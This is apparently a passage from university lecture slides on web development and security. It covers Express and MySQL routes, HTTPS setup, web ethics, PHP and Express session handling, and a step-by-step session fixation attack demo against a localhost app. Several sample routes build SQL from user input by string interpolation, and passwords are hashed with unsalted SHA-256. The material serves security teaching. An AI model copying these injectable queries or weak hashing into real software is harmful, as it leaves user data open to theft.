    connection.query(myQuery, (err, rows, fields) => {  
        if (err) throw err;  
        else{  
            res.statusCode = 200;  
            res.end( 'Success');  
        }  
    })  
})
```

POST http://localhost:3000/

Params • Authorization Headers (8) Body • Pre-request Script Tests Settings

Body (form-data)

Key	Value
id	500
name	RMIT
region	VIC
country	Australia

Body Cookies Headers (5) Test Results

Pretty Raw Preview Visualize Text

1 Success

lecture8.institutions: 4 rows total (approximately)

	id	name	region	country	created_at	updated_at
→	500	RMIT	VIC	Australia	(NULL)	(NULL)
	1,000	Stanford University	California	United States of America	2023-04-30 13:04:35	2023-04-30 13:04:35
	2,000	Harvard University	Massachusetts	United States of America	2023-04-30 13:04:35	2023-04-30 13:04:35
	3,000	University of Oxford	Oxford	United Kingdom	2023-04-30 13:04:35	2023-04-30 13:04:35

Delete

```
app.delete('/:id', function(req, res){  
    connection.query(`DELETE from institutions where id="${req.params.id}"`, (err,  
rows, fields) => {  
        if (err) throw err  
        else res.send('Success');  
    })  
});
```

Host: 127.0.0.1 Database: lecture8 Table: institutions Data enrollment.sql online_attendance.sql X

lecture8.institutions: 2 rows total (approximately)

id	name	region	country	created_at	updated_at
1,000	Stanford University	California	United States of America	2023-04-30 13:04:35	2023-04-30 13:04:35
3,000	University of Oxford	Oxford	United Kingdom	2023-04-30 13:04:35	2023-04-30 13:04:35

DELETE http://localhost:3000/2000

Params • Authorization Headers (8) Body • P

Query Params

Key
<input type="checkbox"/> descriptionid
<input type="checkbox"/> picture
<input type="checkbox"/> Key

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize HTML

1 Success

Error Handling and Status Code

```
app.post('/', function(req, res){  
    if (!req.body.id || !req.body.name || !req.body.region || !req.body.country){  
        res.statusCode = 400;  
        res.end( 'Invalid form data');  
    }  
    else {  
        const id = req.body.id;  
        const name = req.body.name;  
        const region = req.body.region;  
        const country = req.body.country;  
        const myQuery = `INSERT INTO institutions (id, name, region, country)  
                        VALUES("${id}","${name}","${region}","${country}")`;  
        console.log(myQuery);  
        connection.query(myQuery, (err, rows, fields) => {  
            if (err) {  
                res.statusCode = 500;  
                res.end( 'Error in SQL query');  
            }  
            else{  
                res.statusCode = 200;  
                res.end( 'Success');  
            }  
        })  
    }  
})
```

400 (Bad Request)

500 (Server Internal Error)

200 (ok)

SignIn

```
const crypto = require('crypto');
function hashPassword(password) {
  const hash = crypto.createHash('sha256').update(password).digest('hex');
  return hash;
}

app.post('/signin', async(req, res) => {
  const { email, password } = req.body;
  console.log(req.body);
  hashedPassword = hashPassword(password);
  await console.log(hashedPassword);
  // Check if username and password match
  const query = `SELECT * FROM users WHERE email = '${email}' AND password =
  '${hashedPassword}'`;
  connection.query(query, (err, results) => {
    if (err) throw err;
    if (results.length > 0) {
      res.status(200).send('Sign in successful');
    } else {
      res.status(401).send('Username or password incorrect');
    }
  });
});
```

Signup

```
app.post('/signup', (req, res) => {
  const { name, email, password } = req.body;
  hashedPassword = hashPassword(password);
  // Check if username already exists
  const checkQuery = `SELECT * FROM users WHERE email = '${email}'`;
  connection.query(checkQuery, (err, results) => {
    if (err) throw err;
    if (results.length > 0) {
      res.status(409).send('Username already exists');
    } else {
      // Insert new user into database
      const insertQuery = `INSERT INTO users (name, email, password) VALUES
      ('${name}', '${email}', '${hashedPassword}')`;
      connection.query(insertQuery, (err, result) => {
        if (err) throw err;
        res.status(201).send('User created successfully');
      });
    }
  });
});
```

HTTPS

- HTTPS is the secure version of HTTP (Hypertext Transfer Protocol).
- It uses SSL/TLS (Secure Sockets Layer/Transport Layer Security) to encrypt data sent between a client and a server, making it more secure.
- SSL/TLS certificates are digital certificates that authenticate the identity of a website and encrypt data sent between a client and a server.
- They are issued by Certificate Authorities (CAs) and come in different types and levels of validation, depending on the needs of the website.

HTTPS Module

```
const fs = require('fs');
const key = fs.readFileSync('./CA/localhost/localhost.decrypted.key');
const cert = fs.readFileSync('./CA/localhost/localhost.crt');

const express = require('express');
const app = express();

app.get('/', (req, res, next) => {
  res.status(200).send('Hello world!');
});

const https = require('https');
const server = https.createServer({ key, cert }, app);

const port = 3000;
server.listen(port, () => {
  console.log(`Server is listening on https://localhost:${port}`);
});
```

HTTPS Module (Cont.)



Hello world!

GET <https://localhost:3000>

Params • Authorization Headers (8) Body • Pre-request S

Query Params

Key	Value
<input type="checkbox"/> descriptionid	Beef
<input type="checkbox"/> picture	uplo
Key	Valu

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize HTML ▾

```
1 Hello world!
```

Create SSL Certificate for Localhost

Follow this link to create SSL certificate for your server and make your localhost secure:

<https://www.section.io/engineering-education/how-to-get-ssl-https-for-localhost/>

Final Note

- Please attend the labs this week and discuss Project 2 requirements with your lab demonstrators

Web Ethics, Session Management and Session Fixation

Web Development and Security (ZEIT3119)

Week 10

Dr. Reza Rafeh

Revision

- MVC (Model-View-Controller)
 - Separation of Concerns
 - Reusability of Code
 - Testability
 - Flexibility
 - Improved Collaboration

Revision

- REST (Restful) API
 - REST is language independent
 - It is data driven i.e resources
 - It is stateless
 - API calls can be cached
 - Security: it Supports SLL &HTTPS
 - Requires fewer resources
 - Message formats: it Supports Plain text, HTML,JSON,XML,YAML & others
 - It uses HTTP status code, as it has standard Status code, such as 200,201
 - Rest is very light weight
 - Easy to call from JavaScript
 - It calls services via URL path
 - Performance is much better, less CPU intensive
 - For receiving data it uses XML or JSON

Ref: [What is REST API and its advantages? – Quora](#)

Outline

- Web Ethics and Safety
- Session Management
- Passing a parameter in Session Management
- Session Fixation
- Session Hijacking
- Cookies

Web Ethics and Safety

- **Ethics**
- Ethics and moral are terms that refer to the principles and how we decide to behave when interacting with other people
- Ethics are involved in every profession
- Business ethics is about how customers and employees are treated
- Similarly, Web ethics means acceptable behavior for using the internet
- Everyone is obliged to respect the rights and property of others on the internet

Web Ethics and Safety

CyberBullying

- It can be done by someone you know or a stranger
- It takes place over digital devices; cell phones, computers and tablets
- It is sending or sharing negative and harmful content about someone
- It can include sharing personal, private information about someone
- It can occur through SMS, emails, texts, gaming and social media apps

Safety

- Do not share personal information with anyone
- No photographs should be shared or sent to the strangers because they can misuse it.
- Always think and don't just link
- Make the passwords longer and stronger
- Do not use the same password

Web Ethics and Safety

Ethical rules for Computer users

- Do not use computers to harm other users.
- Do not use computers to steal others information.
- Do not access files without the permission of the owner.
- Do not copyright software without the author's permission.
- Always respect copyright laws and policies.
- Respect the privacy of others, just as you expect the same from others.
- Do not use other user's computer resources without their permission.
- Use the Internet ethically.
- Complain about illegal communication and activities, if found, communicate to Internet service Providers and local law enforcement authorities.
- Users are responsible for safeguarding their User ID and Passwords
- They should not write them on paper or anywhere else for remembrance.
- Users should not intentionally use the computers to retrieve or modify the information of others, which may include password information, files, etc..

Web Ethics and Safety

Ethical rules for Internet users

- You should not use the Internet to harm other people.
- You should not interfere with other people's Internet work.
- You should not snoop around in other people's Internet files.
- You should not use the Internet to steal any data.
- You should not use the Internet to bear false witness.
- You should not copy or use proprietary software for which you have not paid (without permission).
- You should not use other people's Internet resources without authorization or proper compensation.
- You should think about the social consequences of the program you are writing or the system you are designing.
- You should always use the Internet in ways that ensure consideration and respect for your fellow humans.

Web Ethics and Safety

Copyright

- It is a law that gives ownership to the content created by you.
- Copyright law grants several rights that an owner can have
 - Right to reproduce the work
 - Right to delete/edit the work
 - Right to make the work publicly
 - Right to distribute the copies
 - Right to perform the work

Session Management

- Session refers to the time spent by the user on the website
- Session management is the set of rules that governs between the user and the web based application
- Session management refers to the process of securely handling multiple requests to a web-based application or service from a single user or entity.
- Managing session means to maintain a stateful website
- Browsers and websites use HTTP to communicate and HTTP is a stateless protocol where each command runs independently without knowing the previous command
- HTTP is not responsible to maintain the parameters communicated between browsers and server
- HTTP does not have the procedure to select which parameters to pass via the Request packet

Session Management

- It is the responsibility of the application layer to define which set of parameters to be passed on every Request.
- To implement or introduce the concept of session, it is important to implement session management capabilities that can link both authentication and access control modules. These modules are available in web applications
- Web developers must define the set of parameters to pass as users browse a website, so that the displayed pages dynamically respond to the user's previous interaction with the website.
- There are two types of session management: cookie-based and URL re-writing. They can be used independently or together.
- A web administrator uses session management to track the frequency of visits to a website and movement within the site.

Why Sessions are necessary?

- A session is started when a user authenticates their identity using a password or another authentication protocol.
- A session allows you to share information across different pages of a single site that helps maintain state
- Once the user is authenticated, server knows that all the requests originate from the same user and server displays the user specific information
- Session management involves the sharing of secrets with authenticated users, secure cryptographic network communications are essential to maintain session management security.



Session Management and PHP

- The default setup of a PHP server is to use both Cookie propagation and URL propagation
- PHP checks whether the user has cookies enabled
- If the cookies are on, PHP uses Cookie propagation
- If cookies are off, PHP uses URL propagation

Session Management and PHP

- **Cookie Propagation**
- A cookie is stored on the users PC containing the session id.
- It is read in whenever **session_start()**; is called to initialize the session.
- Default behaviour is a cookie that expires when the browser is closed. Cookie properties can be modified with **session_set_cookie_params** if required.

```
session_set_cookie_params(30 * 60, "/", "test.com");
```

- **URL Propagation**

- The session id is propagated in the URL



(...some_folder/index.php?sid=26fe536a534d3c7cde4297abb45e275a)

- PHP provides a global constant to append the session id to any internal links, SID.
- e.g.

```
<a href="nextpage.php?<?=SID?>">Next page</a>
```

Session Management

Passing a parameter

1. Using a URL

- Typing the parameter in the URL browser directly
- Useful when we have to bookmark or forward the page with their parameters

2. Through Form

- Submitting the form through user input. The parameters are passed to web servers once submit button is clicked
- It is applicable where the display of the page depends on the users input, such as a search-result page or enrolment forms.

Session Management

Passing a parameter

3. Through Hidden fields

- Another way of passing the parameters are through hidden fields. This is used to maintain sessions.
- They are visible on the HTML page but not on the browser.

Index.html

```
<!DOCTYPE html>
<html>
  <body>
    <form action="second.html">
      <input type="hidden" name="privilege"
      value="admin">
      <button type="submit">Next</button>
    </form>
  </body>
</html>
```


Second.html

```
<html>
  <body>
    Hidden parameters are passed, but not shown.
  </body>
</html>
```

Session Management

Passing a parameter

- Output




- The displayed page only shows the button, without the name-value pairs of the hidden input field. However, when you examine the HTML page that the browser receives, the hidden field is not hidden, i.e. it is communicated from the server to the browser. Witness this through the browser developer's tool, by pressing Ctrl + Shift + C on the browser.

Session Management

Passing a parameter

- When the “Next” button is pressed, the second.html page is displayed. Notice that the hidden parameters are passed.



- The above example demonstrates the nature of hidden fields. Although they are named “hidden”, they are not for security purposes.
- Another nature of hidden fields is that they are written as one input type for passing one parameter.
- Passing multiple parameters through hidden fields to maintain session is not scalable. Hidden fields are suitable to pass one (or a handful) message to another page.

Session Management and PHP

- To enable a session in PHP you have to use the function `session_start()`
- Once the session is started we can work with the `$_SESSION` variable like any other variable but there is one exception:
- Anything we leave in this variable at the end of our script will be available the next time we run this
- `isset()` directive is used to determine if a particular variable exists in the `$_SESSION` array. This will tell us if this is our first time with this session or if we're coming back to a session that has been previously established. If it's the first time then it will be initialized to 0
- The first time this will run it will give us output 1
- Refreshing the browser and it will print 2 and so on.

```
<?php
// Start a new session; this will create the
// $_SESSION variable
session_start();
// Initialize our persistent variable
if(isset($_SESSION['number']) == false)
{
    $_SESSION['number'] = 0;
}
// ...increment it...
$_SESSION['number'] += 1;
// ...and show the visitor what we've done.
echo $_SESSION['number'];
?>
```

Session Management and PHP

- In this example we gave a name to the session

```
session_id('spectrum');
```

- Anyone using this ID can access the session and session variables.
- Security reasons, it is a bad idea as it will allow everyone to share and potentially update the same values

```
<?php  
// Give the session an ID  
session_id('spectrum');  
// Start the session using the ID provided  
session_start();  
if(isset($_SESSION['number']) == false)  
{  
    $_SESSION['number'] = 0;  
}  
  
$_SESSION['number'] += 1;  
echo $_SESSION['number'];  
?>
```

Session Management and PHP

- In this example we are initializing a session variable along with the cookie on the user's browser containing their current session ID.
- The browser will expire the cookie in 24 hours but before that we can cache the session ID on the workstation

```
<?php  
// Look for cookie value from the user's browser.  
// If it's set, we'll assume  
// that the cookie holds the session ID to use.  
if(isset($_COOKIE['spectrum']))  
{  
    session_id($_COOKIE['spectrum']);  
}  
  
session_start();  
if(isset($_SESSION['number']) == false)  
{  
    $_SESSION['number'] = 0;  
  
    // Initialize the cookie  
    // expire in 86400 seconds (1 day)  
    $expire = time() + 86400;  
  
    setcookie('spectrum',session_id(),$expire);  
}  
  
$_SESSION['number'] += 1;  
echo $_SESSION['number'];  
?>
```

Session Management and PHP

Adding Security

- A further security is added to the session
- IP address of the user is stored in the session variable on the webserver
- Next time the PHP loads the session, if the IP address of the session does not match the user's IP address, we can destroy the current session or unset the current session and start a brand new session
- The drawback is when a user frequently visit the site from different IP addresses it will be considered as a hacker and will keep on resetting the session

```
<?php
if(isset($_COOKIE['spectrum']))
{
    session_id($_COOKIE['spectrum']);
}
session_start();
// Check to see if this session has an embedded IP
// address. If it does, we need to compare this to the
current visitor's IP address and reset the session if they
aren't the same.
if(isset($_SESSION['ipAddr']))
{
    if($_SESSION['ipAddr'] != 
$_SERVER['REMOTE_ADDR'])
        // delete the session file on the server
        session_destroy();
        // Unload session variables in memory
        unset($_SESSION);
        session_start(); // Start a new session
    }
    // Initialize our persistent variable and cookie
    if(isset($_SESSION['number']) == false)
    {
        $_SESSION['number'] = 0;
        $_SESSION['ipAddr'] = $_SERVER['REMOTE_ADDR'];
        // expire in 86400 seconds (1 day)
        $expire = time() + 86400;
        setcookie('spectrum',session_id(),$expire);
    }
    $_SESSION['number'] += 1;
    echo $_SESSION['number'];
?>
```

Session Management in Express.js

- You need express-session and cookie-parser modules:

npm init -y

npm install express express-session cookie-parser

```
var cookieParser = require('cookie-parser');
var session = require('express-session');
const oneDay = 1000 * 60 * 60 * 24;
app.use(session({
  secret : 'ZEIT3119',
  cookie: { maxAge: oneDay },
  resave : true,
  saveUninitialized : true
}));
```

A unique string key used to authenticate a session

Enables the session to be stored back to the session store

Allows any uninitialized session (those created but not modified) to be sent to the store

Session Management in Express.js (Cont.)

- Setting session parameters:

```
req.session.user_id = data[count].id;  
req.session.user_role = data[count].role;
```

- Store the client IP:

```
var ip = req.headers['x-real-ip'] || req.connection.remoteAddress;  
req.session.ip = ip;
```

- Sending session parameters to pages:

```
res.render('index', { title: 'Express', session : req.session });
```

- Destroying a session

```
request.session.destroy();
```

Session Variable

Problem Dealing with dynamic Web Pages

- How do we maintain a user's identity across multiple pages?
- How do we pass data from page to page?

Session Variables

- They enable to track session information about the user through various pages on your site
- PHP sessions are like server-side cookie files. Each one stores variables that are unique to the user request that created it and ideally can be accessed only on subsequent requests from that user.
- Hackers try to turn this functionality into a vulnerability to gain access to resources. There are session attacks that you must attempt to counter.

Types of Session Attacks

- Session Fixation
- Session Hijacking


Session Fixation

- It is an attack that allows a hacker to hijack a valid user session
- Type of attacks on web application users where an attacker is able to trick a victim into using a Session ID which is previously known to them.
- When the victim makes use of the known Session ID in their requests to a vulnerable application, the attacker can exploit this vulnerability to make their own requests using the same Session ID – carrying out actions as if they were the legitimate owner of the Session.
- A typical scenario involves the attacker prompting their victim into clicking on a link which directs them to sign in, while also supplying a Session ID.
- It is a very basic attack
- PHP has a very good defense for this type of attack, in the built-in [`session_regenerate_id\(\)`](#) function. This function generates a new session file for the user, gets rid of the old one, and issues a new session cookie if your site utilizes them.

Session Fixation

How it Works

1. The attacker logs in the server as a legitimate user.
2. A session ID is issued to the attacker 1234
3. Attacker sends a hyperlink
<http://online.worldbank.dom/login.jsp?sessionid=1234> to the user, trying to attract the user by clicking on it
4. The user clicks on the link that opens the server login page on the web browser.
5. Upon receipt of the request for login.jsp?sessionid=1234, the web application has established that a session already exists for this user and a new one need not be created. Finally, the user provides his credentials to the login script .
6. The server grants him the access to the bank account. Knowing the Session ID, the attacker can also access the user's account via account.jsp?sessionid=1234
7. Since the session has already been fixed before the user logged in, we say that the user logged into the attacker's session.




Session Fixation

Process

- Session Fixation is a three-step Process

1. **Session Setup:** The attacker sets up the “trap session” on the target server and obtain the session ID or selects arbitrary session ID to be used in the attack. To avoid session time out repeatedly the requests are sent
2. **Session Fixation:** Attacker introduce the session ID to the user’s browser, thereby fixing the user session
3. **Session Entrance:** Attacker waits for the user to login itself to the target server by using the previously fixed session ID and finally enters the user’s session



Session Fixation



- There are three different ways an attacker can choose to transport the **trap session ID** to the victim:
- **Using the URL:** User needs to enter the target server link sent by the attacker. It can easily be detected.
- **Using Session ID in a hidden field form:** The attacker needs to develop a look a like form of the original website. The form should also look like it is coming from a legitimate server. It is less practical version of fixation
- **Using Session ID in a cookie:** Most popular session ID transport mechanism. This provides the most convenient and effective and durable means of exploiting session fixation durability's. The attacker install the trap session ID cookie on the user's browser

Session Fixation

Example

- Session ID also appear on the URL once Susan logged in

- Susan checked her status and she is a privilege customer



Session Fixation

Susan Launch an Attack

- Susan tailored the link adding in the session ID and sends to victim

http://localhost:8084/SessionFixation_Lect6/index.jsp;jsessionid=1F27450A8A7ABD2117D90012F926789E

- Victim clicked on the link sent by Susan and it logs in as admin with

username: root, password: toor

- Once the victim logs in it displays a welcome message to victim as well as to Susan (attacker)

http://localhost:8084/SessionFixation_Lect6/index.jsp;jsessionid=1F27450A8A7ABD2117D90012F926789E

Login Page

Enter your user name and password

root toor Login

http://localhost:8084/SessionFixation_Lect6/welcome.jsp

Welcome

Welcome susan

Check Privilege

Susan (Attacker) screen

http://localhost:8084/SessionFixation_Lect6/welcome.jsp?username=root&password=toor&message=login

Welcome

Welcome root


Check Privilege

Victim screen

Session Fixation

Susan Launch an Attack

- Once they check the privilege, victim and attacker both will gain the same privilege.
- Web application identifies any request based on session ID
- Any browser that passes such session ID can request all attributes that belong to that ID. In this case, the attribute is privilege=admin.
- When Susan and victim clicked the “Check Privilege” button, they are both identified as an admin.



Session Fixation Demo

The screenshot shows a web browser window with the URL `localhost/lab7/menu.php`. The main content is a "Menu" table with two items: "Burger" and "Pizza". The "Burger" row contains a price of 10.99 and a placeholder image for the burger. The "Pizza" row contains a price of 12.99 and a placeholder image for the pizza. Below the table is a shopping cart icon and a total of \$0. At the bottom, the developer tools' Storage tab is open, showing the Cookies section. It lists two cookies: "connect.sid" with value `dqv5m38a495dr12scgt5aksbfn` and "PHPSESSID" with value `dqv5m38a495dr12scgt5aksbfn`. A yellow arrow points from the text "A customer logged in" to the shopping cart icon. Another yellow arrow points from the text "PHPSESSID" to the "PHPSESSID" cookie entry in the developer tools.

Item	Description	Price	Pic	Order
Burger	A juicy beef burger with all the fixings	10.99		<input type="button" value="▼"/>
Pizza	A delicious pizza with your choice of toppings	12.99		<input type="button" value="▼"/>

A customer logged in

PHPSESSID

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
connect.sid	<code>dqv5m38a495dr12scgt5aksbfn</code>	localhost	/	Session	11	true	false	None	Sun, 14-Nov-21 10:44:20 UTC
PHPSESSID	<code>dqv5m38a495dr12scgt5aksbfn</code>	localhost	/	Session	35	false	false	None	Sun, 14-Nov-21 10:44:20 UTC

Session Fixation Demo (Cont.)

localhost/lab7/signin.php?PHPSESSID=dqv5m38a495dr12scgt5aksbfn

PHPSESSID

Sign In

Email:

jack@gmail.com

Admin User

Password:

....|

Don't have an account? [Sign up now.](#)

Sign in



UNSW
CANBERRA

Session Fixation Demo (Cont.)

localhost/lab7/menu.php

we serve the best food in town.

Come dine with us and experience the taste of our delicious dishes.

[View Menu](#)

Menu

Item	Description	Price	Pic	
Burger	A juicy beef burger with all the fixings	10.99		
Pizza	A delicious pizza with your choice of toppings	12.99		

Admin logged in

Description:

Price:

Select an image: No file chosen

Add Item

Session Fixation Demo (Cont.)

localhost/lab7/menu.php

Menu

Item	Description	Price	Pic
Burger	A juicy beef burger with all the fixings	10.99	 [Delete]
Pizza	A delicious pizza with your choice of toppings	12.99	 [Delete]

Description:

Price: ↑ ↓

Select an image: No file selected.

Customer refreshes the page and becomes admin! n

UNSW CANBERRA

Session Fixation Prevention

- The following code can be added in the login code and it can prevent session fixation attacks.
- This code ensures that any user who logs in is assigned a fresh random session identifier

